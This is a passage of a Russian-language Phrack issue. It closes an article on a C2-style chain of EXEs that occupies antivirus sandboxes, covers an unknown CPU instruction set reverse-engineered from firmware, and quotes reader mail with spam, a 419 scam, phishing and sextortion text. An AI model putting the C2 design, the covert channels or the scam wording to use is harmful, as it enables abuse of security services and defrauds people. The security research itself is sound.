Серверная часть изначально была основана на хорошо известном, тридцатилетнем интерфейсе CGI для Microsoft Internet Information Server. CGI относительно прост в интеграции и отладке, но каждый запрос требует запуска нового процесса, который, в свою очередь, запускает компилятор с нужными параметрами — исходными файлами и упомянутыми `#define`. Работает, но производительность далека от удовлетворительной. В дополнение к реальной рандомизации с помощью `#ifdef`, имя файла, запрашиваемого EXE в песочнице, также рандомизировалось. Раздача файла с изменяющимся именем возможна несколькими способами: перезапись запроса на

стороне сервера (слишком сложно), использование параметров в URL (слишком подозрительно) или настройка обработчика 404 для возврата свежекомпилированного EXE при каждом обращении по случайному URL.

Эффективно, поток выглядел так:

1. Песочница «детонирует» EXE-файл.
2. EXE-файл отправляет HTTP-запрос на веб-сервер с CGI.
3. Сервер компилирует и отдаёт рандомизированный EXE обратно в песочницу.
4. Песочница сохраняет полученный файл на диск и запускает новый процесс с его помощью.

И шаги 1–4 повторяются. Детали реализации таковы, что родительский процесс в песочнице присутствует до тех пор, пока не завершится дочерний — а он не завершится никогда без внешнего вмешательства или сбоя.

Как я объяснил выше, следующая последовательность удерживает песочницу занятой, и в крайних случаях можно наблюдать более 1000 уровней цепочки родитель-дочерний процесс, что ещё более пугающе, если учесть, что функция `_wsystem()`, используемая для запуска дочернего процесса, сначала запускает `cmd.exe`, а затем уже реальный процесс. Все эти `cmd.exe` остаются активными до завершения запущенного процесса.

Исходный код и инфраструктура, раздающая его скомпилированную версию, фактически выступают как серверно-клиентская часть C2-коммуникации. Если мне нужно, чтобы подконтрольные песочницы что-то сделали, достаточно добавить несколько строк в мой C-код, и новые команды будут скомпилированы и загружены в ближайшее время. Эксперименты показывают, что это происходит буквально в течение нескольких секунд после изменения исходного кода.

Клиент-серверная коммуникация проще, поскольку HTTP-протокол предоставляет множество способов отправки данных на серверы. Из всех методов для простоты и минимизации заметности использовались только 3:

1. `Hostname` — каждый раз резолвится в один и тот же IP, но содержит 8 символов, которые я использую для передачи данных обратно.
2. `Path` — часть между `hostname` и именем файла, которую я использую для кодирования части запрашиваемой информации, включая счётчик длины цепочки процессов, объём свободной и общей ОЗУ, идентификатор потока, позволяющий отслеживать EXE, попавшие в песочницы напрямую или косвенно, и т.д.
3. `Referer` — позволяет точно идентифицировать цепочки, но легко поддаётся манипуляциям.

Я также использую собственный `User-Agent` (предоставляющий полезную информацию), но он слишком часто подделывается, чтобы служить надёжным каналом. Из типичных способов HTTP-коммуникации я не использую ничего, кроме GET, и не использую параметры в URL. Когда я полностью контролирую запрос, выбор менее очевидных каналов кажется более привлекательным.

Запустив решение в дикую природу, я быстро столкнулся с ограниченной производительностью на стороне сервера. Даже если один запрос можно обслужить менее чем за 100 мс, число запросов быстро возрастает до уровней, которые мой четырёхъядерный D-1521 с 32 ГБ ОЗУ не может потянуть. Для улучшения работы были реализованы следующие оптимизации:

- Переход с CGI на ISAPI и с `tcc.exe` на `libtcc.dll` для минимизации числа процессов на запрос.
- Оптимизация заголовочных файлов исходного кода, позволившая компилировать ~25 kLoC вместо ~120 kLoC.
- Динамическое замедление на стороне клиента, активируемое при таймаутах или других ошибках и повторяющее неудачные действия, но медленнее.
- Предварительно скомпилированные «запасные» файлы для статической отдачи с моего сервера, если компиляция не завершалась в заданное время при сильной очереди.

- Обратный прокси, обрабатывающий простые запросы, не требующие инфраструктуры компилятора.

Оптимизации позволили обеспечить в 5 раз больше валидных ответов с того же железа — неплохой результат. Стоит также упомянуть, что пропускная способность не является проблемой: каждый EXE-файл занимает 11–13 кБ в зависимости от рандомизации, что практически не нагружает WAN — в основном не более 10 Мбит/с.

Если понадобится больше мощности, всё решение легко масштабируется путём добавления дополнительных А-записей в DNS, обеспечивая round-robin. Конечно, можно использовать и обратные прокси, WAF или балансировщики нагрузки.

Эффективно я раздаю около 4–5 миллионов свежих EXE-файлов в день, имея «признаки жизни» с 20 тысяч IP-адресов, постоянно выполняющих мой код и ожидающих новых команд. Некоторые песочницы работают дольше, другие быстро прекращают выполнение, но новые запуски, не являющиеся результатом цепочки процессов, составляют лишь около 10% трафика.

Думаю, понятно, как я удерживаю песочницы занятыми. Часто задаваемый вопрос — как накормить их в первый раз. Это зависит от того, спешите вы или нет. Если нет — просто разместите ссылку на первый EXE где-нибудь. Рано или поздно его подберут и распространят по песочницам. Если нужно увидеть эффект быстро, может потребоваться некоторое нарушение условий использования популярного портала, распространяющего файлы между различными антивирусными движками. Загрузив туда EXE, песочницы займутся им в течение нескольких минут.

Когда нужно остановить — не беспокойтесь. Даже если адрес сервера полностью недоступен 6 месяцев, а затем вы его включаете, боты выполнят свою работу и запросы появятся очень скоро.

Ссылки

- [1] <https://cloud.google.com/blog/topics/threat-intelligence/tracking-malware-import-hashing/>
- [2] <http://www.ciphersbyritter.com/NEWS4/RANDC.HTM>

Исходный код ISAPI и клиента доступен по адресу:

<https://github.com/gtworek/PSBits/tree/master/TrollAV>

Снимок кода прилагается в конце этой статьи Linenoise.

6 — Изучение ISA силой воли

by iximeow

Наборы инструкций процессоров — один из моих особых интересов. Кэтрин «whitequark» опубликовала о каком-то странном наборе инструкций. Ну и конечно, я попросил копию бинарника. Она не отказала! Называется noes, почему — кто знает.

```
> ls -al noes
-rw-rw-r-- 1 iximeow iximeow 12935 May 23 18:12 noes
```

Итак, 12,6 КиБ некоей прошивки для гарнитуры или чего-то подобного и неизвестный набор инструкций. Это лакомство для меня.

И вот с чего я начал:

```
00000000: bc60 bb68 e4e3 e5ed e28f e301 2842 9903  .`.h.....(B..
```

```

00000010: 4391 05d4 c4bc 69bb bc26 bee0 04c8 41f0 C.....i..&....A.
00000020: e044 c840 f0e0 bbc8 51f0 e094 c850 f0ec .D.@....Q....P..
00000030: e3ed bfd8 0ebc e005 bfd0 0ec8 e3ed cc19 .....
00000040: b9e0 04c8 41f0 e064 c840 f0e0 bbc8 51f0 ....A..d.@....Q.
00000050: e077 c850 f0bc 4704 e001 d2e0 72c8 43f0 .w.P..G.....r.C.
00000060: e0bc c842 f0e0 bbc8 53f0 e0d3 c852 f0e4 ...B....S....R..
00000070: 01bf 9075 bce9 72e8 99b7 9003 bce9 72e2 ...u..r.....r.
00000080: 1ce3 00e0 72c8 43f0 e0e7 c842 f0e0 bbc8 ....r.C....B....
00000090: 53f0 e0b4 c852 f0bc c072 e013 c820 b5e0 S....R...r... ..
000000a0: ecc8 1fb5 bc59 40e1 08e8 48b6 7990 0a28 .....Y@...H.y..(
000000b0: c84c b6c8 4bb6 bc3c 6be8 48b6 9007 c84c .L..K..<k.H....L
000000c0: b628 c84b b6bc bd6b bce4 61e0 127a 284b .(K...k..a..z(K
000000d0: 9904 e012 9007 1471 e841 b559 49c8 41b5 .....q.A.YI.A.
000000e0: e100 c942 b500 00bc a257 bfd0 0ec8 c2b9 ...B....W.....
000000f0: ccc1 b9ca c3b9 e8f9 b422 9803 bc2d 33bc ....."-...-3.
00000100: da32 8612 76e8 0bb4 7e99 0476 bc75 bce9 .2..v...~...v.u..
00000110: 0cb4 1679 9903 ee0c b4e9 0cb4 1659 4976 ...y.....YIv

```

Я также часто вспоминаю прекрасный разбор [1] Роберта Сяо схожей задачи, представленной в тизере Dragon CTF несколько лет назад. Работа от неизвестной кодировки данных до набора инструкций и высокоуровневого поведения — безусловно, возможна, но возможности для этого выпадают нечасто. Звучит интересно! Поэтому я решил разобраться с poes с минимально возможным контекстом — такая возможность выпадает не так уж часто!

Разбор бинарника оказался делом на много слов, которые я приблизительно разбил на части:

- С какой стороны верх?
- Одна инструкция, ко многим инструкциям
- Добродетельный цикл
- Управление потоком!!
- Загрузки и сохранения!!
- У него есть ALU
- inc и dec — лучшие друзья цикла
- Более тонкие загрузки или сохранения?
- Умножитель!
- Что осталось?
- Дожёвываем последние опкоды...
 - 48..4f
 - 59 ... или смелое предположение насчёт 58..5f?
 - 60..67 ... где возможно
 - ba
 - 00..07
- В основном готово, что осталось в пространстве кодировок?
- 78..7f ... sub или cmp?
- Что такое a0?
- Что такое c0..c7?
- Но подождите! Что случилось с jcc?
- Последние мысли
- Заключение
 - Итоговые материалы

С какой стороны верх?

Даже в конце первого окна видна какая-то структура. Но — код это или данные? В итоге мне повезло: размер терминала, в котором я открыл poes, показал структуру. Иначе пришлось бы прибегнуть к старому трюку: «изменять размер окна, пока не станет похоже на что-то осмысленное».

Итак, есть структура, файл маленький, файл — предположительно прошивка для процессора, значит и процессор, скорее всего, небольшой. Байты явно не принадлежат 8080/6502/и т.д. Вероятно, не крошечное ядро ARM — потому что повторение в конце вышеприведённого смещено на 1: этот процессор должен нормально воспринимать инструкции по нечётным адресам.

Пролистывая файл в поисках чего-нибудь интересного, выделяется вот это:

```

00001358: bc60 bb68 e4e3 e5ed e28f e301 2842 9903  .`.h.....(B..
00001368: 4391 05d4 c4bc 69bb bc26 bee0 04c8 41f0  C.....i...&...A.
00001378: e044 c840 f0e0 bbc8 51f0 e094 c850 f0ec  .D.@....Q....P..
00001388: e3ed bfd8 0ebc e005 bfd0 0ec8 e3ed cc19  ....
00001398: b9e0 04c8 41f0 e064 c840 f0e0 bbc8 51f0  ....A..d.@....Q.
000013a8: e077 c850 f0bc 4704 e001 d2e0 72c8 43f0  .w.P..G.....r.C.
000013b8: e0bc c842 f0e0 bbc8 53f0 e0d3 c852 f0e4  ...B....S....R..
000013c8: 01bf 9075 bce9 72e8 99b7 9003 bce9 72e2  ...u..r.....r.
000013d8: 1ce3 00e0 72c8 43f0 e0e7 c842 f0e0 bbc8  ....r.C....B....
000013e8: 53f0 e0b4 c852 f0bc c072 e013 c820 b5e0  S....R...r... ..
000013f8: ecc8 1fb5 bc59 40e1 08e8 48b6 7990 0a28  ....Y@...H.y..(

```

Это другое — значит, интересно! Здесь длинный участок байт с очень малым количеством ASCII-байт, в отличие от остального файла, где смесь байт более частая. Контент начинается с возрастающей серии, а ближе к концу — убывающей. Возможно, это данные? Таблица поиска?

Есть и другие области с явной структурой:

```

00002478: 6af1 ed6b f112 e96c f121 7213 e96d f121  j..k...l.!r..m.!
00002488: 7314 e96e f121 7415 e96f f121 7512 e925  s..n.!t..o.!u..%
...

```

Но что значит 21 72 13 E9? Или 21 73 14 E9? 21 74 15 E9? Может, четырёхбайтные инструкции с разными операндами?

Ладно. Пора взять большие инструменты.

```

# iximeow> xxd -ps noes | head -n 20
bc60bb68e4e3e5ede28fe30128429903439105d4c4bc69bbbc26bee004c8
41f0e044c840f0e0bbc851f0e094c850f0ece3edbfd80ebce005bfd00ec8
e3edcc19b9e004c841f0e064c840f0e0bbc851f0e077c850f0bc4704e001
...

```

В этом прослеживается ещё больше структуры. Если c8 отмечает начало какой-то инструкции или последовательности, то эти последовательности выглядят примерно как:

```

c841f0e044 c840f0e0bb c851f0e094 c850f0e101 ...
... c843f0e0bc c842f0e0bb c853f0e0d3 c852f0e1 ...

```

Видя 41f0, 40f0, 51f0, 50f0, 43f0, 42f0, 53f0, 52f0 и т.д., немедленно возникает предположение о чём-то little-endian. Это могут быть смещения для доступа к памяти. А e044, e0bb и т.д. — другие непосредственные значения или селекторы операндов. Возможно, c8 — сам опкод.

Отличное начало: есть структура, что-то похожее на рабочую гипотезу о формате хотя бы одной инструкции, значения, похожие на адреса или хотя бы на относительные смещения. Даже если это больше данные, чем код, — достаточно структуры, чтобы покопаться и узнать больше о прошивке.

Одна инструкция, ко многим инструкциям

Если бы я зашёл в тупик, то начал бы искать частые последовательности байт, перебирая список для угадывания прологов или эпилогов функций. Но, не зайдя в тупик и не желая переключаться с самого продвинутого инструмента, который был под рукой — `xxd -ps noes | vim -` — я остался с визуальным анализом. Выделился байт 8e.

И в итоге более длинные общие последовательности — это 8e8fb98786. Это встречается по всему файлу, но 8786 присутствует лишь иногда. Возможно, это эпилог одной функции и пролог следующей? В таком случае эпилог — 8e8fb9, пролог — 8786. Тогда b9 — это ret?

Добродетельный цикл

Имея гипотезу о прологах и эпилогах функций, можно строить предположения об инструкциях вокруг входа/выхода из этих «предполагаемых функций».

Байт `c8` довольно распространён и, похоже, следует за двумя байтами, которые могут быть адресом. Среди `eX` есть определённая структура: возможно, `eX` — целое семейство инструкций с однобайтовыми непосредственными?

Управление потоком!!

С этого момента я буду обозначать приблизительный уровень вложенности отступами. При каждом переходе через байт кода — добавочный отступ. При достижении цели — отступ убирается. Для простого управления потоком это даёт общее представление о движении РС.

Пересматривая код с этой дополнительной структурой, становится ясно, что `7x` однозначно генерирует какое-то условие ветвления, а `9xXX` — условный переход на основании этого результата.

Загрузки и сохранения!!

`e8 XXXX` — вероятно, загрузка! Тогда `c8 XXXX` — сохранение! Возможно, абсолютный 16-битный адрес. Возможно, `e0` — относительная загрузка? Также, судя по всему, `c9` — тоже сохранение, вероятно, все `c8-cf` и `e8-ef` — сохранение/загрузка.

У него есть АЛУ

Инструкция `21` — это, видимо, `AND r0, r1`? Аргумент: перед ней `r1` часто нагружается каким-то непосредственным битовым значением. Аналогично для `22`. Например:

```
e1bf      ; r1<-[...0xbf]
e823f2    ; r0<-[0xf223]
21        ; AND r0, r1 ?
c823f2    ; [0xf223]<-r0
```

`0xbf` как непосредственный для `AND` выбирает биты `1011_1111`. Если бы это было `ADD`, это было бы прибавление 191 или вычитание 65 в обходном порядке — маловероятно. Так что `AND`!

Инструкция `28` — это, по всей видимости, `XOR r0, r0`.

`18..1f` — вероятно, `OR r0, rX`:

```
e835ef e932ef 19 e933ef 19 e934ef 19
9019
```

Где 19 означает `OR` всех четырёх байт и проверку на ноль/ненуль.

inc и dec — лучшие друзья цикла

`40` — это `dec r0`. Рассмотрим этот цикл:

```
e103
e87fb4
21          ; AND r1
74          ; op r4
e500        ; r5<-0x00
e00b        ; r0<-0x0b
```

```

loop:
    69 34 35 40    ; op r1?; op? r4; op? r5; dec r1
    90 fa          ; jnz loop

```

Таким образом, 0100_0XXX — это dec rN. А 0011_0XXX — возможно, inc rN?

Более тонкие загрузки или сохранения?

fe0X записывает в r0. Перед feXX r6 и r7 часто нагружаются значениями, близкими к соседним значениям указателей, то есть r7:r6 обычно формируют валидный указатель.

Аналогично, deXX — это, по-видимому, сохранение r0 в [r7:r6 + XX].

da — аналог de, но через r3:r2.

Умножитель!

38...3f — это RCR (сдвиг вправо через перенос), поскольку из цикла:

```

28 c8e8b0 c8e9b0    ; xor r0, r0; [0xb0e8] <- r0; [0xb0e9] <- r0;
72 73              ; r0 -> r2; r0 -> r3
e9d8ee e8d7ee       ; r1:r0 <- [0xeed7:0xeed8]
bff5ec             ; call
ecd5ee             ; r4 <- [0xee5d]
69 3b 3a 39 38 44   ; ccf; rcr r3; rcr r2; rcr r1; rcr r0; dec r4
99f8               ; conditional branch

```

69 сбрасывает флаг переноса между итерациями цикла, реализуя сдвиг, а не вращение.

Аналогично 30...37 — это RCL.

И 08...0f — это ADC, что позволяет реализовать 32-разрядное умножение.

Что осталось?

К этому моменту остаются неизвестными следующие области кодировок:

- * 00...07
- * 48...4f
- * 58...5f
- * 60...6f, кроме 69 (ccf)
- * 78...7f: cmp или sub?
- * a0...af — почти не встречается
- * b0...b7 — не встречается, кроме b4
- * b8...bf — кроме b9, bc, bf
- * c0...c7 — исключительно редко
- * d0...df — кроме da, de
- * f0...ff — кроме fa, fe

Также из предыдущего становится известен базовый адрес ROM: первый байт образа находится по адресу 0xbb5c.

Дожёвываем последние опкоды

48..4f: вероятно, SBC r0, rN.

59: предположительно, установить флаг переноса (SCF) — аналог 69 (CCF).

60..67: что-то вроде «извлечь бит N из r0»; r0 обычно загружается непосредственно перед выполнением, а условные переходы всегда следуют после.

ba: по-видимому, IRET (возврат из прерывания), так как в подозрительном регионе выполняется полное восстановление регистров и специальной памяти.

00..07: вероятно, INC rN:

```
e8eed 00 c8eed ; [0xedee] += 1
...
fa03 00 da03 ; [r3:r2 + 3] += 1
...
fe04 00 de04 ; [r7:r6 + 4] += 1
```

В основном готово, что осталось в пространстве кодировок?

- * 00..07 — inc rN
- * 48..4f — sbc r0, rN
- * 58..5f, кроме 59 (scf) — возможно, манипуляции с флагами; не встречается
- * 60..68 — bit r0, N
- * 68..6f, кроме 69 (ccf) — не встречается
- * 78..7f: cmp или sub?
- * a0..af — один раз встречается a0
- * b0..b7 — не встречается
- * b8..bf — кроме b9, ba, bc, bf
- * c0..c7 — исключительно редко
- * d0..df — чётные являются [rN+1:rN] <- r0 без смещения; нечётные с imm — аналог с imm8
- * f0..ff — чётные это r0 <- [rN+1:rN]; аналогично с imm8

78..7f — sub или cmp?

Лучший намёк на то, что 78..7f может затирать r0, приходит из региона:

```
e103 fe01 79 9807 ; r1 <- 3; r0 <- [r7:r6]; sub r0, r1; jz ...
e102 fe01 79 9022 ; r1 <- 2; r0 <- [r7:r6]; sub r0, r1; jnz ...
```

Если бы 79 был CMP и не модифицировал r0, перезагрузка через fe01 была бы не нужна. Но это может быть плохим кодом с избыточной перезагрузкой. Без других признаков затирания r0 — скорее всего, это CMP.

Что такое a0?

Присутствует только в одном месте. Предположительно, оперирует хотя бы с r0, записывает в r0 и r1. Точное значение из контекста определить сложно.

Что такое c0..c7?

Судя по всему, это инкремент регистровой пары. Например, c4 — это INC r5:r4, что делает следующий цикл memset'ом, обнуляющим 0x1C0 байт памяти. Это почти в самом начале образа — вероятно, связано с инициализацией.

Но подождите! Что случилось с jcc?

Нужно разобраться с семантикой 91 и 99. Из анализа цикла умножения и цикла `memset` возникает противоречие. Разрешается оно так: `dec` устанавливает перенос при любом ненулевом результате. Таким образом, 99 — это JC, 91 — JNC. Это согласуется с обоими регионами кода.

Последние мысли

Меня очень удивило, насколько информативными оказались циклы — особенно короткие — при поиске границ того, что программа может или не может делать. Это неудивительно в ретроспективе: короткие программы не имеют возможности делать много, а то же самое в цикле — ещё меньше.

Много поведения вытекало из нахождения коротких циклов и осмысления инструкций, управляющих ими.

Это применимо и тогда, когда ISA известна, но нужно разобраться в большой программе — просто хороший совет при обратной разработке программ. Приятно видеть, что идея работает и при выяснении самого набора инструкций.

Дополнительно: это выполнимо! Что полностью неизвестно — это в основном инструкции, не встречающиеся в данной программе.

Заключение

Судя по всему, это ISA в том виде, в каком она используется в данной программе. Эта архитектура напоминает аутсайдерское переосмысление 8080: меньше перемещений между регистрами и больше индексированных обращений к памяти. Интересно, что архитектура имеет загрузки вроде `[r7:r6]` и `[r7:r6 + N]`, но не `[r7:r6 + rN]`.

Давно ожидаемый момент — сравнить заметки с другими, кто изучал этот CPU:

- Плагин `binja` от `whitequark`: <https://github.com/whitequark/binja-avnera>
- Несколько лет назад: <https://github.com/Prehistoricman/AV7300>

Мы практически полностью сходимся! По всей видимости, `Prehistoricman` тестировал с физическим CPU и имеет заметки для опкодов, которых нет в данном образе.

Я достаточно удивлён, как много можно разумно угадать из 12-килобайтной прошивки! Многих операционных деталей в моих описаниях выше не хватает — например, я практически ничего не знаю об адресации памяти: много из вышеизложенного опиралось на предположение о плоском 64-килобайтном адресном пространстве.

Если вы хотите дизассемблировать программы для процессоров `Avnera`, я опубликовал дизассемблер на основе приведённых заметок — `uaxreaх-avnera`.

Итоговые материалы

[1]: <https://www.robertxiao.ca/hacking/dsctf-2019-cpu-adventure-unknown-cpu-reversing/>

Ещё несколько программ, предположительно для данной архитектуры, от `Prehistoricman`: <https://github.com/Prehistoricman/AV7300>

Зеркала:

* https://www.iximeow.net/hof/av7300/base_station_dump.bin
- sha256: fe25e7beae845ad68c0003a59c8d1b73d3202521f5d5221fdaf43eb3ebf1babf

```
* https://www.iximeow.net/hof/av7300/headset_dump.bin
- sha256: 782f3ab95a59ceddfe6d3d475c5c0a31b2d05e1baf2201c1f2f14743e9faa731
```

Программа, на которую я активно ссылаюсь, зеркалируется здесь:

```
* https://www.iximeow.net/hof/av7200/noes
- sha256: 0f433076bd00381a99c6dd5aabf55653317b4519c2860e944b6090b2f4aa5a9e
```

Превосходная шпаргалка whitequark по пространству кодировок:

```
* https://github.com/whitequark/binja-avnera/tree
/main?tab=readme-ov-file#cheatsheet
```

И наконец, yaxreax-avnera — библиотечная форма дизассемблера, построенного параллельно с описанным исследованием
<https://www.github.com/iximeow/yaxreax-avnera>

[Вложение TrollAV.zip.uu — бинарные данные в формате base64 — опущено]

[EOF]

Loopback

Автор: Phrack Staff

Привет, да, пришло время для Loopback. Спасибо за все письма!

Пишите на loopback@phrack.org со своими ворчанием и восторгами.

[0x01]

От: sdb

Тема: привет

привет да здравствуйте я работаю в ночную смену в колл-центре диспансера и с удовольствием НЕ кайфую на перерывах! курю стабильно больше десяти лет и работаю на своём месте уже больше двух лет — так вот, за последний год я НЕ затягивался тем, что было под рукой (обычно вейпы, потому что удобно, но иногда коллега угощал меня, тоже НЕ прикуривая) и возвращался к работе над своим сайтом (<https://vacantmotel.neocities.org> если интересно....), который я создал, чтобы самому выучить HTML/CSS, и реально увлёкся. Фан-база neocities маленькая, но потрясающая — полна гайдов, шаблонов, ресурсов и ссылок!! Так что я выработал приятный ритуал: возвращаться с последнего перерыва НЕ накуранным (все к тому времени уже расходятся), заварить зелёного чая, включить что-нибудь лофи/атмосферное/вейпорвейв и просто медитировать... ритуал, который я какое-то время повторял и дома, потом, не знаю, отвлёкся, но до сих пор обновляю сайт часто — и трезвым, и под кайфом!

Я пробовал и другие языки в кайфе, но ни один не был таким весёлым, как веб-дизайн. По крайней мере пока — я всё ещё новичок в этом деле. Python прост, делал несколько простых игровых туториалов под кайфом, люблю минималистичные C-штуки вроде Нира Лихтмана на ютубе (быстрые и лаконичные туториалы). Немного Rust, ну и тому подобное, и несколько попыток выучить ассемблер, которые... в процессе. Ещё собрал и настроил свой первый PC под косяк! :D (получилось нормально!)

На своём пути я встретил первого хакера в реале! Он был классным, я многому научился (фаззинг, SIEMы и всё такое), и, не поверите, он тоже курил! Однажды мы зависали, делали дэбы и болтали, и он сказал мне слова, которыми я живу по сей день: «настоящий профессионал справится с работой, насколько бы ты ни был накуранный» — и я такой... эй, да, реально ведь!

С тех пор я приобрёл чудовищные познания о траве и могу (и часто делаю это) говорить о ней буквально часами (это моя работа!)! Различия в родословных, терпены, родительские сорта, гроверы, продавцы семян, мифы и конспирология — и это не конец... если хочешь узнать больше, загляни на сайты вроде <https://allbud.com> или найди инфо-страницы почти любого крупного диспансера, или просто расспроси народ! Сообщество сейчас довольно тёплое! Как и с компьютерами, и в жизни — каждый день узнаёшь что-то новое :)

Спасибо, что выслушали мой треп, вот прощальный подарок:
<https://youtu.be/WGinY8pKAno>

С любовью,
sdb

[Босс зарабатывает доллар, я зарабатываю десять центов — вот почему я тяну вейп в рабочее время]

[0x02]

От: eatscrayon

Тема: ||

Дорогая Phrack,

Если реальность — это симуляция, это симуляция будущего или прошлого? Если это симуляция прошлого, то значит настоящий ты уже мёртв — ты умер задолго до того, как у нас появились компьютеры достаточно мощные, чтобы симулировать всё, верно? С другой стороны, если это симуляция будущего, то нет никакой гарантии, что ты вообще родишься!

-eatscrayon

[Значит, ты говоришь, что это письмо могла отправить компьютерная симуляция тебя из прошлого или из будущего? Цитируя Лили Вачовски: «Идите оба нафиг»]

[0x03]

От: p.zdanowicz@ac-cargo-trans.pl

Тема: Против Майкла Сера возбуждено юридическое дело Банком Канады в связи с его заявлениями в прямом эфире

Тайное Майкла Сера было неожиданно раскрыто во время прямого интервью, что привело к скандалу. Множество зрителей уловили якобы «случайные» слова, которые он произнёс, и завалили прямую трансляцию сообщениями. Тем не менее разворачивающиеся события достигли критической точки, когда вмешался Банк Канады, резко остановив программу с требованием немедленно прекратить прямую трансляцию.

Усиленное внимание к информации <-- [Это была кнопка]

[Как именно Банк Канады вмешался в прямую трансляцию? Они нарядились Максом Хедрумом и отшлёпали друг друга мухобойками? Если нет — почему нет?]

[0x04]

От: Sistem Otel Programı Demo <rapor@ascbilisim.com>;

Тема: rtrtrtrtrtr

rtrtrtrtr

[rt? Ну, у нас теперь есть Twitter, @phrack — но что вы хотите, чтобы мы ретвитнули? Или вы имеете в виду racertrash? Hackers (2021) — отличный фильм. ВЗЛОМАЙ ПЛАНЕТУ ДА ДА <https://youtu.be/nD08LiLmdRA>]

[0x05]

От: MRS ALICE <rapor@ascbilisim.com>

Тема: ПРИВЕТ ДОРОГОЙ

ПРИВЕТ ДОРОГОЙ

МЕНЯ ЗОВУТ МИССИС ЭЛИС ТОМАС ВАРГЕН, ПОЖАЛУЙСТА, Я ХОЧУ, ЧТОБЫ ВЫ ОТВЕТИЛИ МНЕ КАК ТОЛЬКО ПРОЧИТАЕТЕ ЭТО СООБЩЕНИЕ, ПОТОМУ ЧТО Я ХОЧУ ОБСУДИТЬ С ВАМИ КОЕ-ЧТО ОЧЕНЬ ВАЖНОЕ.

Я ОНКОЛОГИЧЕСКАЯ БОЛЬНАЯ С ОЧЕНЬ МАЛЫМ ОСТАТКОМ ЖИЗНИ И ОБРАЩАЮСЬ К ВАМ, ПОТОМУ ЧТО ХОЧУ ДОВЕРИТЬ СУММУ В (14,5 МИЛЛИОНА ДОЛЛАРОВ США) В ВАШИ РУКИ В КАЧЕСТВЕ ПОЖЕРТВОВАНИЯ НА БЛАГОТВОРИТЕЛЬНОСТЬ — В ПОМОЩЬ СИРОТАМ, ВДОВАМ И БЕЗМАТЕРНИМ ДЕТЯМ ВОКРУГ ВАС.

ЭТИ ДЕНЬГИ БЫЛИ ЗАДЕПОНИРОВАНЫ МОИМ ПОКОЙНЫМ МУЖЕМ В ОДНОМ ИЗ ЗДЕШНИХ БАНКОВ, И МЫ ПЛАНИРОВАЛИ ИСПОЛЬЗОВАТЬ ИХ ДЛЯ МЕЖДУНАРОДНЫХ ИНВЕСТИЦИЙ ДО ЕГО СМЕРТИ.

УЧИТЫВАЯ МОЁ НЫНЕШНЕЕ ПЛОХОЕ СОСТОЯНИЕ ЗДОРОВЬЯ, ПРИ ТОМ ЧТО МОЯ ПОСЛЕДНЯЯ ДАТА ПОДТВЕРЖДЕНА ВРАЧАМИ, Я РЕШИЛА ДОВЕРИТЬ ЭТИ СРЕДСТВА ВАШИМ РУКАМ ДЛЯ БЛАГОТВОРИТЕЛЬНОСТИ.

Я ЖДУ ВАШЕГО СРОЧНОГО ОТВЕТА ДЛЯ ПОЛУЧЕНИЯ ДАЛЬНЕЙШИХ ИНСТРУКЦИЙ И ИНФОРМАЦИИ ОБ ЭТИХ СРЕДСТВАХ.

В СЛЕДУЮЩЕМ ПИСЬМЕ Я ПРЕДОСТАВЛЮ ВАМ ДОКАЗАТЕЛЬНЫЕ ДОКУМЕНТЫ НА ФОНД.

ДА БЛАГОСЛОВИТ ВАС БОГ.

СВЯЖИТЕСЬ СО МНОЙ ПО EMAIL: ms6084775@gmail.com

[Подождите-ка, мы думали, вы хотели, чтобы мы ретвитнули вас. Или вы пытаетесь отдать эти деньги racertrash? RTRTRTRTRT!!!!]

[0x06]

От: Admin Support@phrack.org <noreply@messagespring.com>

Тема: УВЕДОМЛЕНИЕ

Уважаемый loopback@phrack.org

Наша система обнаружила нерегулярную активность, связанную с вашим аккаунтом.

В качестве меры предосторожности мы заблокировали ваш аккаунт.

Чтобы восстановить доступ, пожалуйста, подтвердите Email

Подтвердить Email <-- [Это была кнопка]

[Мы нажали кнопку и восстановили доступ к аккаунту. Здесь теперь авторизовано очень много других пользователей — это, видимо, и есть команда поддержки администратора. Отличная работа, мы чувствуем себя такими поддержанными!]

[0x07]

От: Asish Sahoo <asish@seoservicelab.com>

Тема: Улучшите своё онлайн-присутствие

Привет команда,

Надеюсь, у вас всё хорошо. Просто хотел сообщить, что заметил пару технических ошибок на вашем сайте phrack.org.

Будучи дотошным к контенту, я обнаружил несколько ошибок в веб-контенте на вашем сайте, о которых посчитал нужным вас уведомить. Это на одной из внутренних страниц.

Один из наших цифровых маркетологов готовит для вас стратегический отчёт. Мне кажется, он может оказаться для вас интересным и, вероятно, поможет понять ключевую причину, по которой ваша онлайн-видимость не растёт.

Могу ли я отправить план вам или есть кто-то другой, кому следует его направить?

Спасибо,

Asish Sahoo | SEO-эксперт

Здание № 430

Бхубанешвар 751006

Индия

*[Для журнала с историей Phrack технические ошибки неизбежны. Если считаешь, что можешь сделать лучше — пришли статью для следующего выпуска!
Что касается нашей онлайн-видимости — что не так с нашей нынешней стратегией?
Нужно ли нам начать танцевать в TikTok? Нужно больше видео, где кто-то жмёт цветной кинетический песок, клипов из «Гриффинов» или геймплея Subway Surfers?
Дайте знать!]*

[0x08]

От: mark1003zsh <mark1003zsh@163.com>

Тема: Re: Новые технологии стальной фибры

Уважаемый руководитель□

Мы являемся профессиональным производителем стальной фибры с 2012 года.

Наша основная продукция: стальная фибра с крючковыми концами / склеенная стальная фибра / медьпокрытая микростальная фибра / гофрированная стальная фибра.

В настоящее время мы разработали профессиональную технологию. Если вам нужна технология производства стальной фибры, способная увеличить прибыль и долю рынка□пожалуйста, свяжитесь с нами!

С уважением,

Terry Xie

Телефон/Skype/WhatsApp: +86 13582521206

[Если честно, мы решили, что речь идёт о виде стальной фибры, разработанном специально для OnlyFans. Пишите нам, когда разберётесь с этим!]

[0x09]

От: rutherford abbot <info@ediltestsrl.it>

Тема: Без темы

Привет.

Это ваш последний шанс предотвратить неприятные последствия и спасти свою репутацию.

Операционные системы на каждом устройстве, которое вы используете для входа в электронную почту, заражены троянским вирусом.

Я использую мультиплатформенный вирус со скрытым VNC. Он работает на любой операционной системе: iOS, Android, MacOS, Windows.

Благодаря шифрованию ни одна система не обнаружит этот вирус. Каждый день его сигнатуры очищаются.

Я уже скопировал все ваши личные данные на свои серверы.

Теперь у меня есть доступ к вашей электронной почте, мессенджерам, социальным сетям, списку контактов.

Итак, мы познакомились — перейдём к делу.

Пока я собирал информацию о вас, я понял, что вы очень любите посещать порносайты.

Вы очень любите смотреть видео для взрослых и получать оргазмы, просматривая их.

У меня есть любопытные видео, записанные с вашего экрана.

